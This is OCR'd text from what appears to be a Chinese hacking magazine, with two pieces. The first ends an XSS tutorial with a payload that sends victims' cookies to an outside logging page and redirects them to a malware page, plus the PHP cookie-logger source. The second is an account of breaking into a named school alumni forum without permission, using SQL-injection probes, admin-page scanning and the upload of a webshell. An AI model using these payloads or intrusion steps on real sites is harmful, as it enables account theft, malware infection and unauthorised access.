


图 2

在此，我有一个小技巧，大家一般跨站要么偷 cookie 要么挂马，有条件的可以自己提交表单，可通常一次只能写一种代码吧，那我们能不能一次做很多事情呢，当然！这也是看了李丰初的文章后想到的，HTML 标记里有个标记是“<div>”，“<div>”标记可以包围任意种类的 HTML 标记，它会对处于它起始标记到结束标记之间的所有标记起作用，对“<script>”当然也可以，我们可以这样写，为了让大家看清楚我把功能分开写：

```
<div align=center><script>windows.open('http://www.hackerxfiles.com/cookie.php?'+document.cookie);</script>
<script>alert('X档案的地盘!');self.location='http://www.hackerxfiles.com/muma.htm';</script></div>
```

其中 http://www.hackerxfiles.com/cookie.php 是假设我们偷 cookie 的页面，cookie.php 代码如下：

```
<?php
$cookie=getenv("QUERY_STRING");
if($cookie){
$cookie=urldecode($cookie);}
$fp=@fopen("xY7.txt","a+");
@fwrite($fp,$cookie."\n");
@fclose($fp);
?>
```

这样我们偷的 cookie 就会写到 xY7.txt 里了，之后会弹出一个提示框，点确定后就会转到我们假设挂马的页面 http://www.hackerxfiles.com/muma.htm 了，呵呵，是不是有种多线程的感觉？缺点就是代码过长，不怕麻烦的朋友可以保存到本地修改后提交了。

其实这个文章系统不光只能跨站，我粗略看了一下别的文件，过滤的也不好，注入也是可以的，以后有机会再给大家分析吧。感兴趣的朋友可以自己下载搭建一个平台，练手很好的啊！这个漏洞修补也很简单，如果你不想过滤直接禁止用户注册就行了。

文章如有错误还望大家指正，我在 X 论坛 ID 是 elf_xyt，欢迎大家交流！

给学长们的BBS做安全检测

magic dog

这天呆在家里实在是无所事事，只好去网吧打发时间。QQ上没有几个人，看看时间还早，突发兴致想试试我们学校的论坛安全如何。

由于我们这个年级的论坛因为某种原因关闭了，我就在百度里输入XXXX（学校名）论坛。马上就找到一个，打开后如图1所示。




图 1

是90级的学长们的论坛，印象中以前弄过这个站，但是没有什么进展就放弃了。我四处逛了下，还是老样子，整个站只有BBS登录界面，不准注册，所以我们也就进不去论坛里面了。由于主要是对BBS本身做检测所以这里不考虑旁注，同时也尽量避免从服务器系统下手。

在用户名里填入：“　'or''='”，密码也是一样，回车后显示用户名或密码错误。这时调用了一个页面，试了试没什么利用的，在这个页面里查看帮助页面，如图2。





图 2

现在就是想尽量多找一些页面出来，看是否有利用价值，但是找了半天也没有找到一个可以利用的。回到登录界面，我查看了一下源代码，倒是发现了几个似乎有点意思的东东，如图3。



```
    <td bgcolor=#f2f8ff valign=middle><INPUT name=username type=text>   </td></tr>
    <tr>
    <td bgcolor=#f2f8ff valign=middle>请输入您的密码</td>
    <td bgcolor=#f2f8ff valign=middle><INPUT name=password type=password></td></tr>
        <input type=hidden name=comeurl value="http://zz2z.k65.net/">
    <input type=hidden name=CookieDate value="0"><tr>
    <td bgcolor=#e8f4ff valign=middle colspan=2 align=center><input type=submit name="submit"
value="登 陆"></td></tr></table></td></tr></table>
</form>
<p><TABLE cellSpacing=0 cellPadding=0 width="95%" border=0 align=center>
<tr><td align=center height=25>
        现有在线人员：

</td></tr>
<tr><td><p align=center></td></tr><tr valign=center><td align=center>版权所有：  <a
href=http://zz2z.k65.net>资中二中高90级同学会</a><br>页面执行时间：.000毫秒</td></tr>
</table>
</body> </html>
<script language="javascript">
function openUser(id) {
        var Win =
window.open("dispuser.asp?name="+id,"openScript","width=350,height=300,resizable=1,scrollbars=1,m
enubar=0,status=1" );
}

function openScript(url, width, height){
        var Win = window.open(url,"openScript",'width=' + width + ',height=' + height +
',resizable=1,scrollbars=yes,menubar=no,status=yes' );
}

function openDis(bid,rid,id){
        self.location="dispbbs.asp?boardid="+bid+"&RootID="+rid+"&id="+id
}
```

图 3

画线处显示是一个URL的一部分，我把它补充完整：http://zz2z.k65.net/dispuser.asp?name=1，回车后如图4所示。

OK，提示用户不存在，看来后面是接用户名，我把“1”换成“admin”，回车后如图5。




图 4




图 5

事情总算有点进展，单击下面的“给我留言”和“修改资料”，均显示出错，用户没有登录。习惯性的在网址后加个“'”，回车后如图6（记得把IE属性里设置为显示友好HTTP错误信息前面的勾去掉）。




图 6

好象有洞的样子哟，用啊D来跑，但是没有猜出一个表，得到密码的愿望泡汤了（后来我下载了数据库，里面有admin、user等常见表，至于为什么啊D跑不出来，可能是因为不存在SQL Injection吧，因为后来我用“and 1=1”和“and 1=2”显示的是同一个页面）。

死马当活马医了，我用啊D猜测BBS的管理入口，结果冒出了一大堆，如图7。

http://zz2z.k65.net/upfile.asp、http://zz2z.k65.net/reg_upload.asp、http://zz2z.k65.net/upload.asp，这几个URL快速进入我眼中，经过尝试，http://zz2z.k65.net/upfile.asp是

个上传页面的调用页面，不能直接上传，http://zz2z.k65.net/reg_upload.asp 限制了上传文件的格式，我的海阳顶端木马传不上去，最后我通过 http://zz2z.k65.net/upload.asp 这个页面顺利的上传了海阳顶端 2006，如图 8。

